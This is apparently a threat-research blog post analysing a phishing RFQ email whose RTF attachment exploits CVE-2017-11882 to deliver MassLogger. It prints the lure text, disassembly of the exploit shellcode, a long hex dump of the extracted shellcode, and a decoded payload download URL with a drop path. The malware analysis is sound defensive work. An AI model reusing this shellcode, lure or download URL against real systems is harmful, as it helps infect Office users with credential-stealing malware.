
Fell Deeds Awake

cofenselabs.com/fell-deeds-awake/

By Charlie

July 13, 2020

Malicious documents exploiting CVE-2017-11882 continue to be used by malicious actors, but it has been a few years since I took a deep dive into their mechanics. A quick spelunk through our dataset produces quite a few, but I wanted an RTF example with minimal RTF obfuscation and came across this email:



Request for Quotation - RFQ # 2020-139

[redacted]

Tue 06/30/2020 11:48 AM

RFQ # 2020-139.doc
5 KB

Dear Sirs,
Good Morning.

We are inviting you to send us your best offer along with Technical data sheet for the attached item list.

Please incorporate our RFQ Number in your offer.

If you need any additional information please feel free to contact us.

Waiting for your response.


Thanks & Regards.

[redacted]

Figure 1 – Original Email

So It Begins

Let’s start out with analyzing the RTF document and compare it with past documents. We know from experience that this vulnerability can be exploited from multiple document types (RTF, DOCX, XLSX) and has two options for injecting the malicious stream (Equation stream and OleNativeStream). But this one immediately looks different. Most public tools were unable to correctly parse the embedded stream (rtfdump, rtfobj, or RTFScan). Although rtfdump doesn’t parse the equation stream, it does provide a good layout of all embedded objects and lets us dump the stream suspected of being the equation stream.




```
bob@dev:~$ python rtfdump.py RFQ.doc
    1 Level  1        c=    1 p=00000000 l=    4608 h=    3484;    3410 b=       0   u=       0 \rtf3974
    2  Level  2       c=    6 p=00000009 l=    4598 h=    3484;    3410 b=       0   u=       0 \object
    3   Level  3      c=    0 p=0000038e l=      11 h=       0;       9 b=       0   u=       0
    4   Level  3      c=    0 p=000003a2 l=      11 h=       0;       9 b=       0   u=       0
    5   Level  3      c=    0 p=000003b7 l=      11 h=       0;       9 b=       0   u=       0
    6   Level  3      c=    0 p=000003cc l=      11 h=       0;       9 b=       0   u=       0
    7   Level  3      c=    0 p=000003d8 l=      11 h=       0;       9 b=       0   u=       0
    8   Level  3      c=    2 p=000003f7 l=    3591 h=    3484;    3410 b=       0   u=       0 \*\objdata
    9    Level  4     c=    0 p=00000402 l=      77 h=      14;       6 b=       0   u=      10 \mr
   10    Level  4     c=    0 p=00000470 l=       1 h=       0;       0 b=       0   u=       0
bob@dev:~$ python rtfdump.py -s 8 -H RFQ.doc | head -n 10
00000000: B1 B4 E8 3C 02 00 00 00  0B 00 00 00 45 71 55 61  ...<........EqUa
00000010: 74 69 6F 4E 2E 33 00 00  00 00 00 00 00 00 00 A3  tioN.3..........
00000020: 06 00 00 02 92 26 5D 05  93 01 08 DC 4B BD 5C 50  .....&].....K.\P
00000030: 08 B6 81 C5 17 6D 3D 4A  8B 5D C9 8B 33 B9 CA E3  .....m=J.]..3...
00000040: 7B 49 81 E9 1A 7C 35 49  8B 19 56 FF D3 05 80 D7  {I...|5I..V.....
00000050: 67 4A 05 55 29 98 B5 FF  E0 F3 F8 43 00 49 49 AA  gJ.U)......C.II.
00000060: 98 38 F8 18 ED 41 3F D6  3B 2A B6 CB 90 7A 91 B6  .8...A?.;*...z..
00000070: 91 91 49 D3 FC 54 38 18  75 F3 77 93 E9 9F 66 A6  ..I..T8.u.w...f.
00000080: EE C8 C1 FB B1 40 9B 7C  D2 1F 41 38 05 30 3F F8  .....@.|..A8.0?.
00000090: 76 70 12 CD A1 D8 CF 89  6A E5 3A E2 1A A1 98 1B  vp......j.:.....
```

Figure 2 – rtfdump of the embedded object

We see the traditional ClassName (slightly obfuscated), EqUatioN.3, and the required FormatID of 0x00000002, and random data for the OLEVersion. And instead of seeing an Embedded Equation object header starting with 0x001c or any bytes reflecting an MTEF header, such as a MTEF version of 0x03 and product version of 0x03, we only see the FONT record at the correct offset, 0x0108 at 0x29.

Out of Doubt, Out of Dark

Let's load this sample into a debugger and see what other tricks have been developed. Because the equation object relies on COM, we can set a breakpoint when these objects are created and iterate until EQNEDT32.EXE is launched. Then attach a separate debugger to the Equation Editor process and set a break point on the vulnerable function, 0x0041160F. Just as my last analysis, the return address is overwritten with an address of a RET instruction. Because the font record location follows the return address on the stack, this also results in execution flow continuing into the first stage shellcode.



```
00411874    C3          ret
00411875    55          push ebp
00411876    8BEC        mov ebp,esp
00411878    83EC 08     sub esp,8
0041187B    53          push ebx
0041187C    56          push esi
0041187D    57          push edi
0041187E    8B45 0C     mov eax,dword ptr ss:[ebp+C]
00411881    C600 00     mov byte ptr ds:[eax],0
00411884    8B45 0C     mov eax,dword ptr ss:[ebp+C]
00411887    50          push eax
00411888    837D 08 01  cmp dword ptr ss:[ebp+8],1
0041188C    1BC0        sbb eax,eax
0041188E    40          inc eax
0041188F    0C 10       or al,10
00411891    33C9        xor ecx,ecx
00411893    8AC8        mov cl,al
00411895    51          push ecx
00411896    6A 00       push 0
00411898    6A 00       push 0
0041189A    6A 00       push 0
0041189C    6A 00       push 0
0041189E    6A 00       push 0
004118A0    6A 00       push 0

.text:00411874 eqnedt32.exe:$11874 #11874
```

```
EAX     00000001
EBX     00000006
ECX     00000000
EDX     0012F164      "Tw Cen MT Conde
EBP     E0FFB598
ESP     0012F1CC
ESI     0012F7DC
EDI     0012F37C

EIP     00411874      eqnedt32.0041187

EFLAGS    00000206
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS
```

```
1:  [esp+4]  0012F34C
2:  [esp+8]  00000000
3:  [esp+C]  0012F1E8 "Tw Cen MT Cond
4:  [esp+10] 0012F5DC
5:  [esp+14] 0012F7DC
```


```
Address   Hex                                              ASCII
0012F34C  BD 5C 50 08 B6 81 C5 17 6D 3D 4A 8B 5D C9 8B 33  ½\P.¶.Å.m=J.]É.
0012F35C  B9 CA E3 7B 49 81 E9 1A 7C 35 49 8B 19 56 FF D3  ¹Êã{I.é.|5I..Vÿ
0012F36C  05 80 D7 67 4A 05 55 29 98 B5 FF E0 F3 F8 43 00  ..xgJ.U).µÿàóøC
0012F37C  00 36 B3 02 84 36 B3 02 C0 ED 1A 00 5C 50 BB 77  .6³..6³.Àí..\P»
0012F38C  00 00 00 00 D7 00 00 00 18 9D 1C 00 00 00 19 00  ....×..........
0012F39C  60 7C 1E 00 FE FF FF FF EC F3 12 00 30 30 B3 02  `|..þÿÿÿìó..00³
0012F3AC  00 00 00 00 FF 07 00 00 DC F5 12 00 DC F7 12 00  ....ÿ...Üõ..Ü÷.
0012F3BC  06 00 00 00 7F 07 00 00 A0 F4 12 00 20 EA B9 77  ........ ô.. ê¹
```

```
0012F1CC  0043F8F3  eqnedt32.0043F8F3
0012F1D0  0012F34C
0012F1D4  00000000
0012F1D8  0012F1E8  "Tw Cen MT Condensed Extra
0012F1DC  0012F5DC
0012F1E0  0012F7DC
0012F1E4  00000006
0012F1E8  43207754
0012F1EC  4D206E65
0012F1F0  6F432054
0012F1F4  6E65646E
```

```
Dump: 0012F34C -> 0012F37B (0x00000030 bytes)
Time Wasted Debugging: 0:00:03:28
```

Figure 3 – x32dbg attached to EQNEDT32.EXE

The first stage shellcode is slightly different for this sample, but not unique and already discussed here. Basically, the shellcode locates the OLE stream on the heap and uses kernel32.GlobalLock to lock the stream at this memory location. And then jumps to a statically defined offset with in the OLE stream.



```
0012F34C    BD 5C5008B6     mov ebp,B608505C
0012F351    81C5 176D3D4A   add ebp,4A3D6D17
0012F357    8B5D C9         mov ebx,dword ptr ss:[ebp-37]
0012F35A    8B33            mov esi,dword ptr ds:[ebx]
0012F35C    B9 CAE37B49     mov ecx,497BE3CA
0012F361    81E9 1A7C3549   sub ecx,49357C1A
0012F367    8B19            mov ebx,dword ptr ds:[ecx]
0012F369    56              push esi
0012F36A    FFD3            call ebx
0012F36C    05 80D7674A     add eax,4A67D780
0012F371    05 552998B5     add eax,B5982955
0012F376  ^ FFE0            jmp eax
0012F378    F3:F8           clc
0012F37A    43              inc ebx
```


```
EAX     00000001
EBX     76C3A48D     <kernel32.Global
ECX     004667B0     <eqnedt32.&Globa
EDX     0012F164     "Tw Cen MT Conde
EBP     0045BD73     eqnedt32.0045BD7
ESP     0012F1D0     L"to"
ESI     00300074
EDI     0012F37C

EIP     0012F36A
```

Figure 4 – First stage shellcode

Similar to my previous analysis, the second stage shellcode starts with a decoder stub. The decoder contains quite a few JMPs to complicate analysis, but it can be boiled down to the following:

- a CALL instruction to load the start of the encoded shellcode on the stack
- POP ESI to create a pointer to the encoded shellcode
- Initialize the key for the XOR decoder
- the key mutates every iteration with IMUL EDI, EDI, 67D6B6F7
- each dword is decoded with XOR DWORD PTR DS:[ESI], EDI




```
001C9F5C   E9 E4000000     jmp 1CA045
001C9F61   E9 A8000000     jmp 1CA00E
001C9F66   EB 67           jmp 1C9FCF
001C9F68   EB 61           jmp 1C9FCB
001C9F6A   EB 07           jmp 1C9F73
001C9F6C   EB 1D           jmp 1C9F8B
001C9F6E   E9 57010000     jmp 1CA0CA
001C9F73   E9 6F010000     jmp 1CA0E7
001C9F78   E9 C8000000     jmp 1CA045
001C9F7D   EB E9           jmp 1C9F68
001C9F7F   56              push esi
001C9F80   90              nop
001C9F81   5E              pop esi
001C9F82   EB 24           jmp 1C9FA8
001C9F84   E9 46010000     jmp 1CA0CF
001C9F89   EB 53           jmp 1C9FDE
001C9F8B   69FF F7B6D667   imul edi,edi,67D6B6F7
001C9F91   E9 C5000000     jmp 1CA05B
001C9F96   E9 A4000000     jmp 1CA03F
001C9F9B   81C7 BBE9CC73   add edi,73CCE9BB
001C9FA1   EB 0D           jmp 1C9FB0
001C9FA3   E9 A2000000     jmp 1CA04A
001C9FA8   313E            xor dword ptr ds:[esi],edi
001C9FAA   EB 6B           jmp 1CA017
```

Figure 5 – A segment of the decoder stub

If This Is to Be Our End

Now that we know the shellcode for these malicious RTF documents hasn’t changed much, can we use the unicorn engine to dump the final payload without relying on the heavy weight and manual process of running it within a debugger?

The first step will be extracting the shellcode from the RTF, starting at the last instruction of the first stage shellcode, JMP EAX. Then modifying this instruction with a relative jump. The two instructions preceding this one result in 0xD5 and the JMP instruction is at offset 0x33 from the start of the OLE stream. By modifying the JMP EAX to a relative near jump, we will be adding 3 additional bytes to the instruction. This results in JMP 0x9F. Stripping the shellcode from the original RTF and modifying the JMP instruction produces the following hex string:




```
bob@dev:~$ head -c 1500 sc.txt
e99f000000f3f843004949aa9838f818ed413fd63b2ab6cb907a91b6919149d3fc54381875f37793e99f66a6eec8c1fbb1409b7cd21f413805303ff8767012cda1d8
cf896ae53ae21aa1981b4d5cb676ab6483efad3711562b2ff8c8fc867de478cd43510486933d0dad0e60085714140d077a915720bcf8f6ddb32303ea235d5cd098a7
236b3f7223b8020f19f3554d5f1009ed80d41fe9c4bce42e98fde3ec1319d774e962010000dd6b483b8ce6e12513a473aff0ada6fd8b93a7ea68c46b4275bee60843
5754af47f3716115d0c03dae3ac994b1d75529a0ddb1762659f2e84e672d23c87cbb3a28a07af529af1014e3951f85199795b2708dddafae222a8cff14b38c3578f3
6104f4e775440351253235f805ac6de5187723a8157da194af0a47fcc20bc87ca4596b3262e84c01f6189acf92e6d8c8da391d95291755aecced7d8445cbecd686a6
88e03b960aa40217442aaa4b57b97a32fc2369f8bdf9682939cf93f46782846cc96e83cdbcb7cbb0b284d1586b3e77e540d358a35af5ff3ffa5a3005b4fd202caf5e
b70de4bcd2626560838e94d250d269217199ad2215ac42a79a8059cbd866ba2e58d5023396addf3d436d52f88877f7933a5635ff27f48d3350e2d16a2d966b5fe5a8
939996109b9a9274252e9b5469a52d5c700eb5955c82d5b09f599f424172e0021b70550d1ff9ec248df70ceb40d8d02ae2ce410d3110a6644119afe4bae9e4000000
e9a8000000eb67eb61eb07eb1de957010000e96f010000e9c8000000ebe956905eeb24e946010000eb5369fff7b6d667e9c5000000e9a400000081c7bbe9cc73eb0d
e9a2000000313eeb6beb07ebdbe932010000e869000000eb67ebaaeb66eb021617e906010000eb17eb7deb52eb3de91101000083c604e900010000eb88eb3feb4c9c
50508d80b764000052c3e000005dc0100008d80c4350000055c2300008d80d10100005890589deb07e9d0000000eb44ebb4ebbd39c6eb5feb8debaaeb595eeb4be9
```

Figure 6 – Shellcode

I leave it to the reader to review their tutorial and sample scripts for your programming platform.

One interesting feature of the unicorn engine is how we can add hooks to instructions, code blocks, and even results of an instruction. We can use these hooks to add a callback function every time an instruction writes to memory or when an instruction reads from an unmapped segment of memory. To use the unicorn engine to decode our shellcode we will need to do the following:

- Define and map our address space
- Define ESP to handle any POP instructions
- Define a callback function on memory writes to determine what segment of our shellcode is being modified
- Define a callback function on a memory read from an unmapped segment, this should indicate our final shellcode attempting to load a function from a module



```
bob@dev:~$ python dumper.py -h
usage: dumper.py [-h] -i INFILE [-o OUTFILE] [-d]

optional arguments:
  -h, --help            show this help message and exit
  -i INFILE, --infile INFILE
                        input file
  -o OUTFILE, --outfile OUTFILE
                        output file
  -d, --disassemble     disassemble shellcode
bob@dev:~$ python dumper.py -i sc.txt -o sc.bin
bob@dev:~$ hexdump -C sc.bin | head -n 10
00000000  81 ec 80 02 00 00 e8 12  00 00 00 6b 00 65 00 72  |...........k.e.r|
00000010  00 6e 00 65 00 6c 00 33  00 32 00 00 00 e8 cb 01  |.n.e.l.3.2......|
00000020  00 00 89 c3 e8 0d 00 00  00 4c 6f 61 64 4c 69 62  |.........LoadLib|
00000030  72 61 72 79 57 00 53 e8  2a 02 00 00 89 c7 e8 0f  |raryW.S.*.......|
00000040  00 00 00 47 65 74 50 72  6f 63 41 64 64 72 65 73  |...GetProcAddres|
00000050  73 00 53 e8 0e 02 00 00  89 c6 e8 1a 00 00 00 45  |s.S............E|
00000060  78 70 61 6e 64 45 6e 76  69 72 6f 6e 6d 65 6e 74  |xpandEnvironment|
00000070  53 74 72 69 6e 67 73 57  00 53 ff d6 68 04 01 00  |StringsW.S..h...|
00000080  00 8d 54 24 08 52 e8 4e  00 00 00 25 00 41 00 50  |..T$.R.N...%.A.P|
00000090  00 50 00 44 00 41 00 54  00 41 00 25 00 5c 00 6b  |.P.D.A.T.A.%.\.k|
bob@dev:~$ strings -eb sc.bin
kernel32
%APPDATA%\kjhgfxcvgbhjnkhgfdhgjhj,.exe
http://transgear.in/bana/ot1ZIWtPLBLdX65.exe
```

Figure 7 – Unicorn engine decoding the shellcode

Excellent! Our script was able to decode the final shellcode and can even see the API calls that are loaded via LoadLibraryW. Because the shellcode is UTF-16BE, we can print the important IoCs by setting the encoding for the strings command. Our pipeline had already pulled this sample and labeled it as MassLogger.

IoCs

IoC Type	IoC Value
URL	hxxp://transgear[.]in/bana/ot1ZIWtPLBLdX65.exe
SHA256	adfd200a16ffe7c04631176e3ad03ded8785c7ecf9581f42915ea199f8c27e9b